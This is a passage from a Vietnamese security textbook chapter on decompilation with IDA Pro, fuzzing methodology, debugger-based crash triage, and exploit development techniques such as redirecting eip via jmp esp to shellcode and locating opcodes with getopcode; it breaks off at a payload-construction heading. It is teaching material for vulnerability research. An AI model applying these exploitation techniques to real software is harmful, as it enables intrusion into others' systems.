Không giống như Java và Python, các ngôn ngữ như C và C++ được biên dịch sang ngôn ngữ máy cụ thể và liên kết với các thư viện hệ điều hành cụ thể. Đây là trở ngại đầu tiên đối với các chương trình biên dịch bằng ngôn ngữ đó. Trình biên dịch khác nhau sẽ được yêu cầu cho mỗi ngôn ngữ máy mà chúng muốn dịch ngược. Phức tạp hơn là các chương trình biên dịch thường có thể bị tước bỏ tất cả các thông tin gỡ lỗi và đặt tên (biểu tượng), làm nó không thể phục hồi bất kỳ tên ban đầu nào được sử dụng trong chương trình, bao gồm cả hàm, tên biến và thông tin kiểu. Tuy nhiên, nghiên cứu và phát triển về trình biên dịch vẫn được tiếp tục. Các đối thủ hàng đầu trong lĩnh vực này là một sản phẩm mới từ tác giả của Interactive Disassembler Professional (IDA Pro. Công cụ Hex-Rays Decompiler là một plug-in trong IDA Pro có thể tạo các trình biên dịch của các chương trình x86 đã biên dịch. Cả hai công cụ đều có tại www.hex-rays.com.

Mặc dù việc dịch mã đã biên dịch đã là một nhiệm vụ cực kỳ đầy thách thức, việc gỡ rối cùng mã đó cũng không phải là dễ dàng. Đối với bất kỳ chương trình biên dịch nào, để thực hiện, cần phải truyền một số thông tin tới hệ điều hành của nó. Hệ điều hành sẽ cần phải biết điểm vào của chương trình (hướng dẫn đầu tiên cần thực hiện khi chương trình khởi động), cách bố trí bộ nhớ mong muốn của chương trình, bao gồm vị trí của mã và dữ liệu, và những thư viện nào chương trình cần truy cập vào trong khi nó được thực hiện.

Tất cả các thông tin này được chứa trong một tập tin thực thi và được tạo ra trong khi biên soạn và liên kết các giai đoạn phát triển của chương trình. Trình nạp xem xét các tập tin thực thi này để truyền thông tin yêu cầu cho hệ điều hành khi tệp được thực thi. Hai định dạng tập tin thực thi phổ biến là định dạng tập tin Portable Executable (PE) được sử dụng cho các tệp thực thi của Microsoft Windows và định dạng thực thi và liên kết (ELF) được sử dụng bởi Linux và Unix. Ở đây sẽ tìm hiểu các tập tin thực thi bằng cách xem xét các định dạng tập tin thực thi này (theo cách tương tự như trình nạp hệ điều hành) để tìm hiểu bố cục của tệp thực thi, và sau đó xử lý luồng lệnh bắt đầu từ điểm nhập để phân rã tập tin thực thi thành các hàm thành phần của nó.

Đối với các tệp nhị phân C/C++ liên kết tĩnh, IDA Pro sử dụng một kỹ thuật gọi là Công nghệ nhận dạng và định danh thư viện nhanh (FLIRT), nhằm xác định liệu một hàm ngôn ngữ máy đã được biết đến có phải là một hàm của thư viện chuẩn. Điều này được thực hiện bằng cách hợp nhất mã phân mảnh với chữ ký của các hàm thư viện chuẩn được sử dụng bởi các trình biên dịch phổ biến. Với FLIRT và việc áp dụng các chữ ký kiểu hàm, IDA Pro có thể tạo ra một bản dịch ngược dễ đọc hơn. Ngoài ra, IDA Pro còn có một số tính năng mạnh mẽ giúp tăng cường khả năng phân tích tệp nhị phân. Một số tính năng này bao gồm:


- Lập biểu đồ mã cho các mối quan hệ biểu đồ hàm
- Khả năng lập biểu đồ luồng các hàm
- Cung cấp cửa sổ hiển thị các ký tự ASCII hoặc Unicode chứa trong tệp nhị phân
- Một cơ sở dữ liệu lớn về các bố cục cấu trúc dữ liệu phổ biến và các hàm nguyên mẫu
- Một kiến trúc plug-in mạnh mẽ cho phép mở rộng khả năng của IDA Pro để kết hợp dễ dàng
- Một công cụ kịch bản để tự động hóa nhiều nhiệm vụ phân tích
- Một số bộ gõ rời tích hợp

Để biết cách sử dụng IDA cho phân tích mã nhị phân, có thể tham khảo thêm ở tài liệu tham khảo số 2.

4.3 Kỹ thuật fuzzing

Fuzzing là một kỹ thuật phát hiện lỗi phần mềm bằng cách tự động hoặc bán tự động sử dụng phương pháp lặp lại thao tác sinh dữ liệu sau đó chuyển cho hệ thống xử lý. Nó cung cấp dữ liệu đầu vào cho chương trình (là các dữ liệu không hợp lệ, dữ liệu không mong đợi: các giá trị vượt quá biên, các giá trị đặc biệt có ảnh hưởng tới phần xử lý, hiển thị của chương trình), sau đó theo dõi và ghi lại các lỗi, các kết quả trả về của ứng dụng trong quá trình xử lý của chương trình. Fuzzing là một trong những kỹ thuật kiểm thử hộp đen, không đòi hỏi quyền truy cập vào mã nguồn. Nó có khả năng tìm thấy lỗi một cách nhanh chóng và tránh được việc phải xem mã nguồn. Các chương trình và framework được dùng để tạo

ra kỹ thuật fuzzing hoặc thực hiện fuzzing được gọi là Fuzzer. Tùy theo môi trường và ứng dụng cần kiểm tra mà có thể có các phương án khác nhau để xây dựng Fuzzer.



Hình 4.2: Các bước thực hiện kỹ thuật Fuzzing

Fuzzing có các ưu điểm sau:

- Giúp tìm thấy những lỗi nghiêm trọng nhất về bảo mật hoặc các khiếm khuyết trong chương trình
- Sử dụng kiểm thử Fuzzing hiệu quả hơn so với các phương pháp kiểm thử khác
- Kiểm thử fuzzing cải thiện vấn đề về an ninh khi kiểm tra phần mềm
- Lỗi được tìm thấy bằng fuzzing đôi khi nghiêm trọng và hầu hết là những lỗi mà tin tặc hay sử dụng, trong đó có làm chương trình dừng, rò rỉ bộ nhớ, các ngoại lệ chưa kiểm soát, v.v
- Tìm ra được những lỗi không được tìm thấy khi kiểm thử bị hạn chế về thời gian và nguồn lực

Tuy vậy, fuzzing vẫn còn những nhược điểm như:

- Chỉ riêng kiểm thử Fuzzing thì không thể xử lý hết được các mối đe dọa an ninh tổng thể hoặc các lỗi
- Kiểm thử Fuzzing kém hiệu quả với các lỗi không gây treo chương trình, chẳng hạn như một số loại virus, worm, trojan, v.v.; và chỉ hiệu quả trong các tình huống cụ thể
- Fuzzing không cung cấp nhiều kiến thức về hoạt động nội bộ của các phần mềm
- Với chương trình có các đầu vào phức tạp đòi hỏi phải tốn thời gian hơn để tạo ra một fuzzer đủ thông minh

4.3.1 Fuzzing khi biết giao thức

Khi biết được giao thức làm việc của chương trình, có thể thực hiện các bước sau để tiến hành kiểm thử fuzzing.

Bước 1: Xác định mục tiêu

- Các mục tiêu được đánh giá có nguy cơ rủi ro cao bao gồm: Các lỗ hổng do lỗi của người lập trình hệ thống: SQL Injection, Code Injection, Cross Site Scripting, URL Redirect... Hoặc các lỗi do việc cấu hình hệ thống không an toàn như để đường dẫn vào trang quản trị hệ thống là mặc định, tài khoản mặc định,...
- Các ứng dụng nhận dữ liệu qua mạng - có khả năng bị tấn công từ xa vì tạo điều kiện thực thi mã từ xa để tạo ra các chương trình độc hại (virus, worm,...).
- Các ứng dụng chạy ở mức ưu tiên cao hơn so với thông thường - gây chú ý cho kẻ tấn công thực thi mã ở mức độ đặc quyền cao hơn, được gọi là leo thang đặc quyền.
- Các ứng dụng xử lý thông tin có giá trị - loại ứng dụng này thu hút kẻ tấn công phá vỡ các kiểm soát, sự toàn vẹn, tin cậy của ứng dụng để lấy dữ liệu có giá trị.
- Các ứng dụng xử lý thông tin cá nhân - kẻ tấn công có thể lấy dữ liệu cá nhân có giá trị để dùng cho mục đích riêng không hợp pháp. (ví dụ: Windows Explorer, Window Registry, Media files, Office Documents, Configuration files)

Bước 2: Xác định đầu vào

Đầu vào ứng dụng có thể có nhiều hình thức, hoặc từ xa (mạng), hoặc cục bộ (các file, các khóa registry, các biến môi trường, đối số dòng lệnh, tên đối tượng ...). Một số fuzzer đã được tạo ra để phục vụ cho nhiều loại đầu vào. Các lớp đầu vào ứng với các fuzzer phổ biến như sau:

- Đối số dòng lệnh
- Biến môi trường(ShareFuzz)
- Ứng dụng Web (WebFuzz)
- Các định dạng file (FileFuzz)
- Giao thức mạng (SPIKE)
- Đối tượng Memory COM (COMRaider)
- Liên lạc liên tiến trình - IPC

Bước 3 : Tạo dữ liệu

Mục đích của một fuzzer là để kiểm tra sự tồn tại của lỗ hổng bảo mật có thể truy nhập thông qua đầu vào trong các ứng dụng phần mềm. Do đó cần tạo ra dữ liệu để thực hiện fuzzing với các yêu cầu sau:

- Tạo ra dữ liệu thử nghiệm ở các mức độ đảm bảo thỏa mãn điều kiện ứng dụng đầu vào
- Dữ liệu được tạo ra có thể dạng file nhị phân, file văn bản được sử dụng lặp đi lặp lại vào thời điểm bắt đầu của mỗi lần kiểm tra
- Việc tạo ra dữ liệu kiểm tra với nhiều testcase lặp đi lặp lại cung cấp các trường hợp kiểm thử để bắt lỗi khi chạy chương trình

Hiệu quả của fuzzing phụ thuộc vào :

- Độ bao phủ không gian đầu vào (input space coverage): Không gian đầu vào của giao diện kiểm thử càng tốt thì hiệu quả đạt càng cao
- Chất lượng của dữ liệu kiểm thử: Các đầu vào độc hại tiêu biểu và dị hình sẽ tăng cường khả năng kiểm thử đối với các yếu tố hoặc cấu trúc trong định nghĩa giao diện

Bước 4: Thực hiện test sử dụng dữ liệu fuzz

Ở giai đoạn này, thông thường các fuzzer thực hiện phần lớn các chức năng của các cách tiếp cận nêu trên nhưng bằng cách giải pháp đặt biệt để tự động hóa quá trình xử lý kiểm thử. Đối tượng tiếp cận của Fuzzing bao gồm:

- Kiểu số (signed, unsigned integers, float...)
- Ký tự (url, dòng lệnh),
- Siêu dữ liệu
- Các chuỗi nhị phân, định dạng file (.pdf, png, .wav, .mpg...)
- Các giao thức mạng (http, soap, snmp...)
- Cũng có thể bao gồm bất kỳ giao diện I/O nào đó, các dòng lệnh tùy chọn, import/export, các form, nội dung hay yêu cầu (request) do người dùng tạo ra v.v

Cách tiếp cận chung cho fuzzing là:

- Sinh tập dữ liệu giá trị nguy hiểm được biết đến (gọi là fuzz vector) ứng từng loại đầu vào cụ thể hoặc các lỗ hổng hoặc với các định dạng file, mã nguồn, các giao thức hoặc tổ hợp lại với nhau
- Chèn thêm mã thực thi vào mã máy của chương trình
- Phân tích hoạt động của chương trình trong lúc thực thi

Bước 5: Giám sát dữ liệu fuzz

Giai đoạn này không đơn thuần các fuzzer phát hiện các lỗ hổng qua fuzzing, mà phải định nghĩa các lỗi được phát hiện. Điều này có ý nghĩa hết sức quan trọng trong việc phân tích và báo cáo lỗi. Để báo cáo lỗi đòi hỏi sự hiểu biết rõ về hoạt động xử lý, và có thể được tích hợp vào sự kiện phân loại lỗi tự động.

Bước 6: Xác định khả năng khai thác

Sau khi một hoặc một số lỗi phần mềm đã được xác định, các fuzzer gửi một danh sách các lỗi này cho đội ngũ phát triển, để họ có thể sửa chữa chúng. Tất nhiên, việc này đòi hỏi một cuộc kiểm tra cho dù các lỗi có hay không có khả năng khai thác nhằm tìm hiểu các tác động sẽ ảnh hưởng đến người dùng.

4.3.2 Fuzzing khi chưa biết rõ giao thức

Xây dựng fuzzer cho các giao thức mở thường là một vấn đề lớn, kể cả đối với giao thức tĩnh và giao thức động. Nội dung giao thức tĩnh thường bao gồm các từ khóa và giá trị thể được định nghĩa bởi giao thức, trong khi nội dung giao thức động bao gồm các giá trị được người dùng sử dụng. Làm thế nào để đối phó với các tình huống trong đó một ứng dụng đang sử dụng một giao thức với các thông số kỹ thuật mà chúng ta không có quyền truy cập? Trong trường hợp này, cần sử dụng kỹ thuật dịch ngược theo một số mức độ. Mục tiêu của kỹ thuật kết nối ngược nên tương tự với các mục tiêu khi đọc RFC: xác định các trường giao thức tĩnh và động. Nếu không sử dụng chương trình dịch ngược nhị phân để tìm hiểu về một giao thức chưa biết, có thể quan sát thông tin đến và đi. Các công cụ mạng có thể rất hữu ích trong vấn đề này. Ví dụ công cụ giám sát mạng Wireshark có thể nắm bắt tất cả lưu lượng đến và đi từ ứng dụng và hiển thị nó theo cách dễ dàng để lập dữ liệu lớp ứng dụng muốn tập trung. Sự phát triển ban đầu của một fuzzer cho một giao thức mới có thể đơn giản xây dựng một fuzzer có thể bắt chước một trao đổi hợp lệ mà đã được quan sát. Trong quá trình xem xét tiến trình, fuzzer được sửa đổi để bảo vệ các trường tĩnh được biết đến trong khi thử làm hỏng các trường động đã biết. Trong những trường hợp như vậy, chỉ thay đổi một trường có thể dẫn đến một thông báo không hợp lệ được gửi từ fuzzer đến máy chủ. Một ví dụ phổ biến về các phụ thuộc như vậy là trường chiều dài nhúng, như thể hiện trong yêu cầu HTTP POST sau:

```
POST /cgi-bin/login.pl HTTP/1.1
Host: gimme.money.com
Connection: close
User-Agent: Mozilla/6.0
Content-Length: 29
Content-Type: application/x-www-form-encoded
user=smith&password=smithpass
```

Trong trường hợp này, nếu muốn fuzz trường user, mỗi khi thay đổi chiều dài của giá trị user, cần chắc chắn để cập nhật giá trị chiều dài liên quan đến tiêu đề Content-Length. Điều này phần nào làm phức tạp phát triển fuzzer, nhưng nó phải được xử lý đúng cách để các bản tin không bị từ chối bởi máy chủ chỉ vì vi phạm các giao thức.

4.4 Phương pháp khai thác khi tìm ra lỗ hổng

4.4.1 Xem xét khả năng khai thác

Cho dù sử dụng phân tích tĩnh, phân tích động hoặc kết hợp cả hai để phát hiện ra vấn đề với một phần mềm, việc tìm ra một vấn đề tiềm ẩn hoặc gây ra một lỗi chương trình khi

đối mặt với sự tấn công của fuzzer là bước đầu tiên. Với phân tích tĩnh nói riêng, cần phải đối mặt với nhiệm vụ là xác định chính xác cách tiếp cận với mã nguồn có lỗ hổng trong khi chương trình đang thực hiện. Phân tích tiếp theo là thử nghiệm chống lại một chương trình đang chạy, đó là cách duy nhất để xác nhận rằng phân tích tĩnh là chính xác.

Nếu người dùng gây ra lỗi chương trình bằng cách sử dụng một fuzzer, họ vẫn phải đối mặt với việc phải chia nhỏ dữ liệu đầu vào của fuzzer đã gây ra lỗi và có hiểu biết về mọi lỗi phát sinh của chương trình đang phân tích. Dữ liệu fuzzer cần được chia thành các phần cần thiết cho việc trích đường dẫn mã nguồn, và các phần đó thực sự tạo ra một điều kiện lỗi với chương trình.

Người dùng có thể gặp chương trình bị lỗi khác xa so với việc biết chính xác tại sao chương trình lại bị lỗi. Nếu người dùng muốn cung cấp bất kỳ thông tin hữu ích nào để trợ giúp vá phần mềm, điều quan trọng là phải có sự hiểu biết thật chi tiết về bản chất của vấn đề.

4.4.1.1 Khả năng khai thác

Khả năng bị lỗi dừng chương trình và khả năng bị khai thác là hai phạm trù rất khác nhau. Khả năng bị lỗi dừng một ứng dụng, ở mức tối thiểu, là một hình thức từ chối dịch vụ. Thật không may, tùy thuộc vào độ mạnh của ứng dụng, người duy nhất mà dịch vụ từ chối có thể là người kiểm tra. Đối với khả năng bị khai thác, người kiểm thử thực sự quan tâm đến việc chèn và thực hiện mã của chính họ trong tiến trình có lỗ hổng. Trong các phần tiếp theo, sẽ thảo luận về một số điều cần tìm để giúp xác định xem việc bị lỗi dừng chương trình có thể bị khai thác hay không.

4.4.1.2 Gỡ lỗi cho khai thác

Phát triển và thử nghiệm thành công một khai thác có thể mất thời gian nên cần phải có sự kiên nhẫn. Một bộ gỡ lỗi tốt có thể là người bạn thân nhất của người dùng khi cố gắng giải thích kết quả của việc bị lỗi dừng chương trình. Cụ thể hơn, bộ gỡ lỗi sẽ cho người dùng hình ảnh rõ ràng nhất về cách dữ liệu đầu vào của họ đã gây lỗi dừng cho một ứng dụng. Bộ gỡ lỗi thu được thêm trạng thái của một chương trình khi một ngoại lệ xảy ra hoặc người dùng có file core dump có thể kiểm tra, trình gỡ lỗi sẽ cho họ cái nhìn toàn diện nhất về trạng thái của ứng dụng khi sự cố xảy ra. Vì lý do này, điều rất quan trọng là phải hiểu những gì trình gỡ lỗi có thể nói cho người dùng biết và cách giải thích thông tin đó.

Chú ý: thuật ngữ ngoại lệ để diễn tả một hoạt động có thể không phục hồi được trong một chương trình, có thể gây ra việc chương trình dừng đột ngột. Phép chia với “0” là một trong những trường hợp đặc biệt như vậy. Một ngoại lệ phổ biến hơn xảy ra là khi một chương trình cố gắng truy nhập vào một vị trí bộ nhớ mà nó không có quyền truy nhập, thường dẫn đến một lỗi phân đoạn (segfault). Khi người dùng làm cho việc đọc hoặc ghi vào các vị trí bộ nhớ không mong muốn, họ sẽ tạo ra tình huống để kẻ tấn công có thể khai thác.

Với một ảnh chụp màn hình gỡ lỗi trong tay, những thứ mà người dùng cần phải tìm kiếm là gì? Một số nội dung sẽ được thảo luận bao gồm:

- Chương trình có tham chiếu đến vị trí bất kỳ trong bộ nhớ không và nếu có thì tại sao?
- Liệu dữ liệu đầu vào được cung cấp có xuất hiện ở những vị trí không mong muốn hay không?
- Có thanh ghi CPU nào chứa dữ liệu đầu vào do người dùng cung cấp không?
- Có thanh ghi CPU nào trỏ đến dữ liệu do người dùng cung cấp không?
- Chương trình đã thực hiện đọc hay ghi khi nó bị lỗi dừng đột ngột?

4.4.1.3 Phân tích ban đầu

Tại sao chương trình bị lỗi dừng đột ngột? Chương trình xảy ra sự cố ở vị trí nào? Đây là hai câu hỏi đầu tiên cần được trả lời. Câu hỏi “Tại sao” ở đây không nhất thiết phải tìm kiếm được nguyên nhân gốc rễ của lỗi dừng đột ngột, ví dụ như thực tế là có một lỗi tràn bộ đệm trong hàm xyz. Thay vào đó, ban đầu chỉ cần biết liệu chương trình có bị phá vỡ hay có thể thực hiện một lệnh không hợp lệ hay không. Một trình gỡ lỗi tốt sẽ cung cấp thông tin này ngay khi chương trình bị lỗi dừng. Một lỗi segfault có thể được báo cáo bởi gdb như sau:

Program received signal SIGSEGV, Segmentation fault. 0x08048327 in main ()

Bằng mọi cách, luôn lưu ý xem địa chỉ có giống người dùng không. Kê tấn công thường sử dụng các chuỗi dài các ký tự A khi tấn công một chương trình. Một trong những lợi ích của việc này là địa chỉ 0x41414141 được nhận dạng là có nguồn gốc từ đầu vào của người dùng thay vì phải hoạt động chính xác theo chương trình. Việc dùng các địa chỉ được báo cáo trong bất kỳ thông báo lỗi nào làm đầu mối sẽ có thể tiếp tục kiểm tra các thanh ghi CPU để tương quan vấn đề với hoạt động của chương trình cụ thể.

4.4.1.4 Chỉ dẫn phân tích con trỏ

Trong quá trình phân tích, con trỏ lệnh (*eip* trên x86) thường là đầu mối tốt để bắt đầu tìm kiếm các vấn đề. Có hai trường hợp có thể gặp phải đối với *eip*. Trong trường hợp đầu tiên, *eip* có thể chỉ vào mã chương trình hợp lệ, trong ứng dụng hoặc trong một thư viện được ứng dụng sử dụng. Trong trường hợp thứ hai, *eip* đã bị hỏng vì một số lý do nào đó. Ở đây sẽ xem xét từng trường hợp.

Trong trường hợp *eip* trỏ đến code chương trình hợp lệ, lệnh ngay trước lệnh được chỉ bởi con trỏ *eip* là thường là nguyên nhân của lỗi dừng chương trình. Chú ý rằng *eip* luôn luôn chỉ vào lệnh tiếp theo sẽ được thực hiện. Do đó, tại thời điểm bị lỗi dừng, lệnh được *eip* tham chiếu chưa được thực hiện và trong trường hợp này giả định rằng lệnh trước đó là nguyên nhân của lỗi dừng.

Phân tích lệnh này và bất kỳ thanh ghi nào được sử dụng có thể đưa ra những đầu mối đầu tiên về bản chất của lỗi. Một lần nữa, đây thường là trường hợp sẽ tìm thấy một thanh ghi trở đến một vị trí bất kỳ mà từ đó chương trình cố gắng thực hiện đọc hoặc ghi. Sẽ rất hữu ích khi lưu ý xem lại thanh ghi vì phạm vi chứa các giá trị do người dùng nhập, vì có thể giả định là có khả năng kiểm soát vị trí của việc đọc hoặc ghi bằng cách làm lại đúng cách nhập liệu của người dùng. Nếu không có mối quan hệ rõ ràng giữa nội dung của bất kỳ thanh ghi nào và đầu vào đã được cung cấp, bước tiếp theo sẽ là xác định đường dẫn thực hiện dẫn đến lỗi dừng. Hầu hết các trình gỡ lỗi có khả năng hiển thị dấu vết ngăn xếp. Một dấu vết ngăn xếp là một phân tích nội dung của ngăn xếp tại bất kỳ thời điểm nào, trong trường hợp này là thời gian của lỗi dừng, để phá vỡ việc các ngăn xếp di chuyển xuống các khung liên quan đến mỗi lần gọi hàm, điều được thực hiện trước các điểm của lỗi dừng chương trình. Dấu vết ngăn xếp hợp lệ có thể chỉ ra trình tự của các hàm được gọi dẫn tới lỗi, và đây là đường dẫn thực hiện được theo sau để tạo ra lỗi dừng. Một ví dụ “dấu vết ngăn xếp” cho một chương trình đơn giản được hiển thị tiếp theo:

```
Breakpoint 1, 0x00401056 in three_deep ()
(gdb) bt
#0 0x00401056 in three_deep ()
#1 0x0040108f in two_deep ()
#2 0x004010b5 in one_deep ()
#3 0x004010ec in main ()
```

Dấu vết này được tạo ra bằng lệnh *bt* (*backtrace*) của *gdb*. OllyDbg cung cấp khả năng tương tự với màn hình Call Stack. Thật không may, khi một lỗ hổng liên quan đến phá hỏng stack, như trường hợp tràn bộ đệm ngăn xếp, thì trình gỡ lỗi có thể sẽ không thể xây dựng một dấu vết ngăn xếp đúng. Điều này là do các địa chỉ và địa chỉ đã lưu lại thường bị hỏng, làm cho nó không thể xác định vị trí mà hàm được gọi.

Trường hợp thứ hai cần xem xét khi phân tích *eip* là liệu *eip* có trở đến một vị trí hoàn toàn bất kỳ, chẳng hạn như ngăn xếp hoặc heap, hoặc tốt hơn, liệu các nội dung của *eip* có giống với đầu vào do người dùng cung cấp hay không. Nếu điểm *eip* vào ngăn xếp hoặc heap, cần phải xác định xem có khả năng chèn mã vào vị trí được tham chiếu bởi *eip* hay không. Nếu có, thì có thể sẽ tạo ra việc khai thác thành công. Nếu không, thì cần phải xác định lý do tại sao *eip* chỉ vào dữ liệu và có thể kiểm soát nơi nó trở tới, có thể chuyển hướng *eip* đến một vị trí có chứa dữ liệu do người dùng cung cấp. Nếu nhận thấy rằng có toàn quyền kiểm soát các nội dung của *eip*, thì vấn đề ở đây chỉ còn là việc dẫn thành công *eip* đến một vị trí mà từ đó có thể kiểm soát chương trình.

4.4.1.5 Phân tích thanh ghi

Nếu không quản lý được *eip*, bước tiếp theo sẽ là xác định những thiệt hại có thể có bằng cách sử dụng thanh ghi khác có sẵn. Việc tháo gỡ chương trình trong vùng lân cận của *eip* sẽ cho thấy hoạt động gây ra sự cố của chương trình. Điều kiện lý tưởng có thể tận dụng

là một hoạt động ghi vào một vị trí tùy chọn. Nếu chương trình đã bị lỗi (crash) trong khi tìm cách ghi vào bộ nhớ thì cần phải xác định chính xác địa chỉ đích đang được tính như thế nào. Mỗi mục đích chung của thanh ghi cần được nghiên cứu để xem nó (a) góp phần tính toán địa chỉ đích và (b) chứa dữ liệu do người dùng cung cấp. Nếu có được hai điều kiện trên thì có thể ghi vào bất kỳ vị trí bộ nhớ nào.

Điều thứ hai là cần biết chính xác những gì đang được ghi ra và liệu có thể kiểm soát giá trị đó không; Nếu có thể thì có khả năng ghi bất kỳ giá trị nào ở bất cứ đâu. Cần tạo ra một số ý tưởng nhằm kiểm soát một phần cho chương trình dễ tấn công. Mục đích là để ghi giá trị được lựa chọn cẩn thận đến một địa chỉ mà sẽ làm cho kết quả được chuyển đến shellcode. Các vị trí ghi đề thường bao gồm các địa chỉ trả lại đã lưu, các điểm con trỏ nhảy, các con trỏ bảng nhập và các con trỏ chức năng. Định dạng lỗ hổng và tràn heap được làm theo cách này vì những kẻ tấn công có khả năng ghi giá trị dữ liệu tùy chọn của họ (thường là 4 byte, nhưng đôi khi ít nhất là 1 hoặc nhiều nhất là 8) đến một vị trí mà họ chọn .

4.4.1.6 Nâng cao độ tin cậy của khai thác

Một lý do khác để dành thời gian hiểu nội dung thanh ghi là xác định xem liệu có thanh ghi nào trở trực tiếp vào shellcode vào thời điểm kiểm soát *eip* hay không. Vì điều quan trọng khi thực hiện một khai thác là trả lời được câu hỏi “địa chỉ shellcode của tôi là gì?”, nên việc tìm kiếm địa chỉ đó trong thanh ghi là rất cần thiết. Như đã thảo luận, việc chèn các địa chỉ chính xác của shellcode vào *eip* có thể dẫn đến kết quả không đáng tin cậy vì shellcode có thể di chuyển trong bộ nhớ. Khi địa chỉ của shellcode xuất hiện trong một thanh ghi CPU, sẽ có cơ hội để thực hiện một bước nhảy gián tiếp vào shellcode. Việc sử dụng tràn bộ đệm dựa trên ngăn xếp là một ví dụ. Lưu ý rằng bộ đệm đã được ghi đè để kiểm soát một địa chỉ trả về đã lưu. Khi địa chỉ trả về đã được lấy ra khỏi ngăn xếp, con trỏ ngăn xếp sẽ tiếp tục trở đến bộ nhớ có liên quan đến tràn bộ đệm và có thể dễ dàng chứa shellcode.

Kỹ thuật cổ điển để tìm ra địa chỉ trả về là ghi đè *eip* đã lưu với một địa chỉ trở tới mã shellcode sao cho câu lệnh *return* nhảy trực tiếp vào mã lệnh. Mặc dù địa chỉ trả về có thể khó đoán trước, lưu ý rằng *esp* chỉ đến bộ nhớ có chứa đầu vào gây nguy hại, bởi vì sau khi trở về từ hàm có lỗ hổng, nó chỉ tới 4 byte trên của địa chỉ trả về bị ghi đè. Có một kỹ thuật tốt hơn để đạt được kiểm soát đáng tin cậy là thực hiện một lệnh *jmp esp* hoặc *call esp* tại điểm này. Đến đây, việc nhảy tới shellcode bao gồm quy trình có hai bước. Bước đầu tiên là ghi đè địa chỉ trả về đã lưu bằng địa chỉ của một lệnh *jmp esp* hoặc *call esp*. Khi hàm khai thác trả về, việc kiểm soát chuyển đến *jmp esp*, và nó ngay lập tức chuyển quyền kiểm soát trở lại shellcode.

Bước nhảy sang *esp* là một sự lựa chọn rõ ràng cho loại thao tác này, nhưng bất kỳ thanh ghi nào thực hiện trở đến bộ đệm đầu vào do người dùng cung cấp (có chứa shellcode) đều có thể được sử dụng. Dù là khai thác theo kiểu gây tràn stack, tràn heap hay khai thác chuỗi định dạng, miễn sao có thể tìm thấy một thanh ghi còn lại trở đến bộ đệm, thì đều có

thể cố gắng tạo ra một sự kiện nhảy thông qua thanh ghi đó vào mã lệnh. Ví dụ, nếu nhận ra được các thanh ghi *esi* trỏ đến bộ đệm khi đang kiểm soát *eip*, thì việc tìm kiếm một lệnh *jmp esi* sẽ là rất hữu dụng.

Vẫn còn câu hỏi là tìm một lệnh *jmp* có ích ở đâu. Điều này có thể được thực hiện bằng cách kiểm tra cẩn thận mã dịch ngược của chương trình có thể khai thác để tìm các lệnh phù hợp hoặc có thể quét tệp tin thực thi nhị phân cho chuỗi byte đúng. Phương pháp thứ hai thực sự linh hoạt hơn bởi vì nó không quan tâm đến các ranh giới giữa lệnh và dữ liệu, chỉ cần tìm kiếm các dãy byte tạo ra lệnh mong muốn. David Litchfield của NGS Software đã tạo ra một chương trình tên *getopcode.c* để thực hiện chính xác việc này. Chương trình hoạt động trên mã máy Linux và báo cáo tất cả những thông tin về việc xuất hiện của một chuỗi lệnh *jmp* hay *call* tới thanh ghi. Sử dụng *getopcode* để tìm một lệnh *jmp edi* trong một tệp nhị phân có tên *exploitable* như sau:

```
# ./getopcode exploitable "jmp edi"
GETOPCODE v1.0
SYSTEM (from /proc/version):
Linux version 2.4.20-20.9 (bhcompile@stripples.devel.redhat.com) (gcc
version 3.2.2 20030222 (Red Hat Linux 3.2.2-5)) #1 Mon Aug 18 11:45:58
EDT 2003
Searching for "jmp edi" opcode in exploitable
Found "jmp edi" opcode at offset 0x0000AFA2 (0x08052fa2)
Finished.
```

Nội dung trên chỉ ra rằng nếu trạng thái của tệp *exploitable* tại thời điểm kiểm soát *eip* sẽ để thanh ghi *edi* chỉ vào shellcode, sau đó bằng cách đặt địa chỉ 0x08052fa2 vào *eip*, sẽ được trả về vào shellcode. Các kỹ thuật tương tự được sử dụng trong *getopcode* có thể được áp dụng để thực hiện những tìm kiếm tương tự thông qua các chương trình Windows PE. Dự án Metasploit đã đưa ý tưởng này thêm một bước xa hơn và tạo ra một công cụ *msfpescan* cho phép người dùng tìm kiếm vị trí của các lệnh hoặc trình tự lệnh trong bất kỳ thư viện Windows nào mà họ hỗ trợ. Điều này giúp bớt khó khăn trong việc xác định một *jmp esp* khi cần khai thác trong Windows.

4.4.2 Tạo payload để khai thác

4.4.2.1 Nghiên cứu xây dựng payload

Giả sử sau nhiều nỗ lực đã xây dựng được kịch bản khai thác lỗ hổng đối với chương trình mà tìm thấy thì nhiệm vụ cuối cùng là kết nối chính xác mọi yếu tố để tạo thành đầu vào cho chương trình. Đầu vào này sẽ thường gồm có một hoặc nhiều các yếu tố được chia vào các nhóm như sau:

- Các phần tử giao thức có nhiệm vụ đưa các ứng dụng có lỗ hổng theo một đường dẫn chính xác
- Padding, NOP hoặc các phần tử khác được dùng để thay đổi các bộ đệm
- Khai thác việc kích hoạt dữ liệu, ví dụ như địa chỉ trả về hay địa chỉ ghi

- Các mã thực thi: payload/shellcode

Nếu đầu vào không được tạo ra đúng, công cụ khai thác sẽ không hoạt động chính xác. Những vấn đề gây ra kết quả sai bao gồm:

- Các thành phần giao thức sai khiến cho chương trình thực thi tới vị trí lỗi hỏng bị sai
- Địa chỉ trả về không khớp với địa chỉ eip lưu lại trong ngăn xếp
- Dữ liệu điều khiển heap sai dẫn đến việc sắp xếp và ghi đè heap sai
- Đặt nhầm vị trí shellcode trước khi thực thi khiến cho shellcode bị lỗi dừng
- Một số dữ liệu đầu vào chứa kí tự đặc biệt làm một phần hoặc tất cả dữ liệu bị đặt sai vị trí trong bộ nhớ
- Chương trình đích thực hiện chuyển đổi bộ đệm khiến cho shellcode bị sửa đổi – ví dụ, chuyển từ ASCII sang Unicode

4.4.2.2 Các phần tử giao thức payload

